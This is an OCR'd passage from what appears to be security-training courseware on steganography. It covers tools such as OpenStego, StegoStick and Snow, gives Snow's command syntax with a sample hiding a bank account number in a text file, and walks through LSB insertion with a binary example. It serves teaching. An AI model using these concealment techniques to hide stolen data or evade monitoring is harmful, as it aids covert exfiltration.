


Image Steganography

Hide data in harmless looking files

Message File: C:\Users\Administrator\Desktop\Document.txt

Cover File (Select multiple files or provide wildcard (*, ?) to embed same message in multiple files): C:\Users\Administrator\Desktop\bike.jpg

Output Stego File: C:\Users\Administrator\Desktop\output_file.bmp

Options


Encryption Algorithm: AES128

Password: ••••••••

Confirm Password: ••••••••

OpenStego
File
Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
...
Hide Data

https://www.openstego.com



Document Steganography

StegoStick

Secret File: C:\Users\Administrator\Desktop\Secret text.txt

Cover File: C:\Users\Administrator\Desktop\Island.jpg

Destination Path: C:\Users\Administrator\Desktop

Enter Password: ••••••

StegoStick
Readme
Hiding
UnHiding
Help
License
Hide File
Hide Message
browse
Back
Hide
Clear

https://sourceforge.net

Types of Steganography based on Cover Medium

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the existence of the message. The increasing use of electronic file formats with new technologies has made data hiding possible. Basic steganography can be broken down into two areas: data hiding and document making. Document making deals with protection against removal. Its further classifications of cover medium include watermarking and fingerprinting.

The different types of steganography are as follows:

- Image Steganography
- Document steganography
- Folder Steganography
- Video Steganography
- Audio Steganography
- Whitespace Steganography
- Web Steganography
- Spam/Email Steganography
- DVD-ROM Steganography
- Natural Text Steganography
- Hidden OS Steganography
- C++ Source-Code Steganography

Whitespace Steganography

Whitespace steganography is used to conceal messages in ASCII text by adding whitespaces to the ends of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If built-in encryption is used, the message cannot be read even if it is detected.

- **Snow**

  Source: *http://www.darkside.com.au*

  Snow is a program for concealing messages in text files by appending tabs and spaces to the ends of lines, and for extracting messages from files containing hidden messages. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs. This usually allows three bits to be stored every eight columns. There is an alternative encoding scheme that uses alternating spaces and tabs to represent 0s and 1s. However, users rejected it because it uses fewer bytes but requires more columns per bit (4.5 vs. 2.67). An appended tab character is an indication of the start of the data, which allows the insertion of mail and news headers without corrupting the data.


  As shown in the screenshot, attackers use the Snow tool to hide messages in a text file using the following command:

  Syntax: **snow [-CQS] [-p passwd] [-l line-len] [-f file | -m message] [infile [outfile]]**

  Options:

  - **-C**: Compress the data if concealing, or uncompress it if extracting.

- **-Q**: Quiet mode. If not set, the program reports statistics such as compression percentages and the amount of available storage space used.
- **-S**: Report on the approximate amount of space available for a hidden message in the text file. Line length is valid but ignore other options.
- **-p password**: If this is set, data encryption occurs with this password during concealment, or decryption during extraction.
- **-l line-length**: When appending whitespaces, Snow will always produce lines shorter than this value. By default, the line length is 80.
- **-f message-file**: The input text file will hide the contents of this file.
- **-m message-string**: The input text file will hide the contents of this string. Note that, unless a new line is somehow included in the string, it will not appear in the extracted message.



```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow

C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 23.37%
Message exceeded available space by approximately 452.94%.
An extra 8 lines were added.

C:\Users\Admin\Desktop\Snow>
```

Figure 6.164: Screenshot of Snow

Image Steganography

Images are the most popular cover objects used for steganography. Image steganography allows you to conceal your secret message within an image. You can exploit the redundant bits of the image to conceal your message within it. These redundant bits are those parts of the image that have very little effect on it if altered. The detection of this alteration is not easy. You can conceal your information within images of different formats (e.g., .PNG, .JPG, .BMP).

Images are popular “cover objects” used for steganography by replacing redundant bits of image data with the message, in such a way that human eyes cannot detect the effect. Image steganography is classified into two types: image domain and transform domain. In ***image domain*** (spatial) techniques, a user embeds the messages directly in the intensity of the pixels. In ***transformdomain*** (frequency) techniques, first, the transformation of images occurs; then the user embeds the message in the image.

The following figure depicts the image steganography process and the role of steganography tools in the process.



Cover Image
Information
Steganography Tool
Stego Image
Steganography Tool
Cover Image
Information

Figure 6.165: Image steganography process

Image File Steganography Techniques

- **Least-Significant-Bit Insertion**

  The least-significant-bit insertion technique is the most commonly used technique of image steganography, in which the least significant bit (LSB) of each pixel helps hold secret data. The LSB is the rightmost bit of each pixel of an image.

  In the LSB insertion method, the binary data of the message are broken up and inserted into the LSB of each pixel in the image file in a deterministic sequence. Modifying the LSB does not result in a visible difference because the net change is minimal and can be indiscernible to the human eye. Thus, its detection is difficult.

  Hiding the data:

  - The stego tool makes a copy of an image palette with the help of the red, green, and blue (RGB) model
  - Each pixel of the 8-bit binary number LSB is substituted with one bit of the hidden message
  - A new RGB color in the copied palette is produced
  - With the new RGB color, the pixel is changed to an 8-bit binary number

  Suppose you have chosen a 24-bit image to hide your secret data, which you can represent in digital form, as follows:

  `(00100111 11101001 11001000) (00100111 11001000 11101001) (11001000 00100111 11101001)`

  Suppose you want to hide the letter "H" in the above 24-bit image. The system represents the letter "H" by binary digits 01001000. To hide this "H," you can change the previous stream to:



(00100110 11101001 11001000) (00100110 11001001 11101000) (11001000 00100110 11101001)
H→01001000

Figure 6.166: Example of LSB insertion

You just need to replace the LSB of each pixel of the image file, as shown in the figure. To retrieve this H at the other side, the recipient combines all the LSB image bits and is thus able to detect the H.

- **Masking and Filtering**

  Masking and filtering techniques exploit the limitations of human vision, which is incapable of detecting slight changes in images. Grayscale images and digital watermarks can hide information in a way similar to that of watermarks on paper.

  Masking allows you to conceal secret data by placing the data in an image file. You can use masking and filtering techniques on 24-bit-per-pixel and grayscale images. To hide secret messages, you must adjust the luminosity and opacity of the image. If the change in luminance is insignificant, then people other than the intended recipients will fail to notice that the image contains a hidden message. This technique can be easily applied as the image remains undisturbed. In most cases, users perform masking of JPEG images. Lossy JPEG images are relatively immune to cropping and compression image operations. Hence, you can hide your information in lossy JPEG images, often using the masking technique. If a message hides in significant areas of the picture, the steganography image encoded with a marking degrades at a lower rate under JPEG compression.

  Masking techniques can be detected with simple statistical analysis but are resistant to lossy compression and image cropping. The information is not hidden in the noise but in the significant areas of the image.

- **Algorithms and Transformation**

  The algorithms and transformation technique involves hiding secret information during image compression. In this technique, the user conceals the information by applying various compression algorithms and transformation functions. A compression algorithm and transformation uses a mathematical function to hide the coefficient of the least bit during image compression. The data are embedded in the cover image by changing the coefficients of a transformation of an image. Generally, JPEG images are the most suitable for compression, as they can function at different compression levels. This technique provides a high level of invisibility of secret data. JPEG images use a discrete cosine transform to achieve compression.

  There are three types of transformation used in the compression algorithm:

  - Fast Fourier transformation
  - Discrete cosine transformation
  - Wavelet transformation

  If the user embeds the information in the spatial domain of the LSB insertion technique, information hidden in the images can be vulnerable to attacks. An attacker can utilize simple signal-processing techniques and damage the information hidden in the image when using the LSB insertion technique. This may refer to the loss of information when the image undergoes certain processing techniques like compression. To overcome these problems, one can hide the information with frequency-domain-based techniques such as fast Fourier transformation, discrete cosine transformation, or wavelet transformation. Digital data are not continuous in the frequency domain. Analysis of the image data, to which frequency domain transformations are applied, becomes extremely challenging, which renders cryptanalysis attacks difficult to be performed.

